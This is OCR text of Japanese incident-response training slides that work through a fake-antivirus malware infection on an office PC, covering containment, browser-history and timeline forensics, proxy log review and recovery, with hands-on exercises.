
◆解析結果（After）



第2章 想定シナリオの対応

本日の想定シナリオ

- ある日，営業所の社員から，インターネットのWEBサイト閲覧中に，PCが不審な挙動を示したとの電話連絡がありました。
- 状況を確認したところ，どうやら営業所のPCがマルウェアに感染したようです。
  さて，どうしますか？



PC利用者からの電話連絡の内容

電話連絡の内容


昨晩（2012/8/23（木））, 営業所で当直だったので, 21:30頃, PC*1で業務関係のWEBサイト（http://www.example.com）を閲覧していたところ, 突然,「Security Tools Installed」といったメッセージが表示され, 英語の不審なツールが起動しました。

1～2分後に, 英語でウィルスを検知したというメッセージが表示されたため, 怖くなってPCをシャットダウンしました。その時の画面コピーもとってあるので, 後ほど, 電子メールで送付します。

どうしたらよいでしょうか。

*1 実習環境準備の都合により, WindowsXP SP3における感染事案とします。


感染PCの画面コピー


Windows XP SP2 - VMware Workstation
社内ＬＡＮのパソコン
（１７２．１６．０．０／２４）
SecurityTool
protect your pc
Registration
System Scan
Protection
Privacy
Update
Settings
Get Full protection with SecurityTool
Type
File Name
Name
Details
Scan progress
Infections: 16
Save Report
Security Tool
WARNING! 47 infections found!!!
Last scan detected malicious programs (11), viruses (17), adware (10), spyware (4), tracking cookies (5).
These harmful programs cause:
System crash
Permanent Data loss
System startup failures
System slowdown
Internet connection loss
Infecting other computers on your network
It is highly recommended that you remove all the threats from your computer immediately.
Remove all threats now
Continue unprotected
Infections: 47
Remove

インシデント対応の基本手順

- インシデント対応では，状況整理フェーズで事実と推測を整理し，発生している事象とリスクの「仮説」を設定します。
- しかし，対応の初期段階では，情報の不足や輻輳が発生しやすく，仮説には，推測が含まれることが多いため，必要に応じて，フォレンジック技術や，マルウェア解析技術を活用し，仮説の検証を行います。


◆ インシデントレスポンスの基本手順



①状況整理（仮説の設定）

- 利用者の通報の内容から，本事案のPCは，WEB感染型マルウェア感染した可能性が高いと推測されます。


◆本事案の仮説



②判断

- 検知アラートの内容や，現地の聞き取り調査の結果を踏まえ，被害抑止ならびに調査の方針を判断します。

◆状況整理図



③被害抑止（1）

- 感染が疑われるPCは，LANケーブルを抜き取り，ネットワーク経由での感染拡大，および情報流出などの被害拡大を抑止します。

- また，必要に応じて，従業者に注意喚起を行います。

④調査 -感染PCの解析-（1）

- 今回の事案では，利用者からの申告により，おおよその感染日時を把握できていることから，感染PCのブラウザ閲覧履歴を調査します。

◆主な調査ポイント

項目	説明
不審なURLへのアクセス	• ホスト名がランダムまたはIPアドレス，ロシア（.ru）や中国（.cn）のドメイン
実行ファイルや脆弱性攻撃に利用されるファイルのダウンロード	• 実行ファイル（exe，dll，com，scr）， • Javaコード（class，jar，jnlp）， • Flashコンテンツ（swf） • ランダムなファイル名のPDF文書（pdf）

[実習03] ブラウザ閲覧履歴/キャッシュの調査

- **感染PCからエビデンスとして取得した，ブラウザ閲覧履歴およびキャッシュファイルを解析し，不審な点がないか確認してください。**
  - **本実習は，実習手順の説明資料はありません。これまでの学習内容を振り返り，取り組んでください。**

Mission01 不審なホスト名の確認

Mission02 脆弱性攻撃コードの可能性があるファイルの確認
（閲覧履歴だけでなく，キャッシュとして残されているかも確認）

［補足］この段階では，攻撃元サイト，脆弱性攻撃コードと断定できる材料はありません。「不審な点」が無いかを確認してください。

④調査 -感染PCの解析-（2）

- ファイルシステム，レジストリのタイムライン解析を行い，不審なプログラムの作成日時ならびにその前後のイベントを確認します。

- また，レジストリなどに不審なプログラムの自動実行設定が追加されていないか確認します。

[実習04] タイムライン解析

- 感染PCからエビデンスとして取得した，$MFT，レジストリ（system，software，NTUSER.DAT）をタイムライン解析し，不審な点がないか確認します。
  - 本実習は，実習手順の説明資料はありません。これまでの学習内容を振り返り，取り組んでください。

Mission01 不審なプログラム名の確認
（複数存在）

Mission02 マルウェアの自動実行設定個所の確認
（タイムラインで不審に思ったレジストリを実際に確認）

Mission03 攻撃元サイトおよびマルウェア検体の特定
（ブラウザ閲覧履歴なども踏まえ総合的に判断）

③被害抑止（2）

- Proxyの設定変更により，特定した攻撃元サイトのURLに対する通信を遮断します。

④調査 -Proxyログの解析-

- **攻撃元サイトのURLなどをキーとして，Proxyログを検索し，本事案の感染PCの他に，攻撃元サイトにアクセスしたPCが存在しないか確認します。**

- **また，感染PCがアクセス先として，不審なURLが存在しないかも可能な範囲で目視点検します。（感染後の通信先が複数存在する可能性があるため）**

- **最後に，感染PCのアクセス先を全て目視点検し，CONNECT，PUTなど，情報流出の可能性がある通信が存在するか確認します。**
  - 情報流出が懸念される場合は，必要に応じて，感染PCやネットワーク機器の詳細フォレンジック調査の実施について検討します。

⑤復旧/事後対応

- **感染したPCは，データをバックアップし，クリーンインストールすることを強く推奨します。**
  - インターネットから他のマルウェアをダウンロードされた可能性もあるため，感染したPCの安全性の確保には大きな労力がかかります。

- **再発防止対策は，セキュリティパッチ適用などの技術的な対策だけでなく，運用ルールの見直しと徹底など，人的対策も検討します。**
  - WEBサイトの閲覧を許可しているのであれば，マルウェア感染のリスクをゼロにはできません。そのため，業務目的以外のWEBサイトの閲覧を禁止し，感染する可能性を少しでも低減することを推奨します。

- **ProxyのURLフィルタによる，改竄されたWEBサイトの遮断を解除するタイミングは，そのWEBサイトが再び改竄されるリスクを考えた上で，慎重に判断します。**
  - 業務上不要なWEBサイトであれば，毎年1回程度，安全性を確認した上で一括して遮断を解除するという運用方法もあります。

まとめ

まとめ

- 適切なインシデント対応とするためには，状況を正しく把握することが重要です。
- マルウェアの感染メカニズム，ならびに感染時に残される痕跡を理解することで，状況を正しく把握することができます。

- また，インシデント発生時は，仮説を簡単なイラストとして記載しておくことで，関係者との情報共有がスムーズになります。

- インシデントが発生したら，被害抑止を優先的に実施します。ただし，被害抑止のためには，ある程度の状況把握が必要なため，調査を並行して進めます。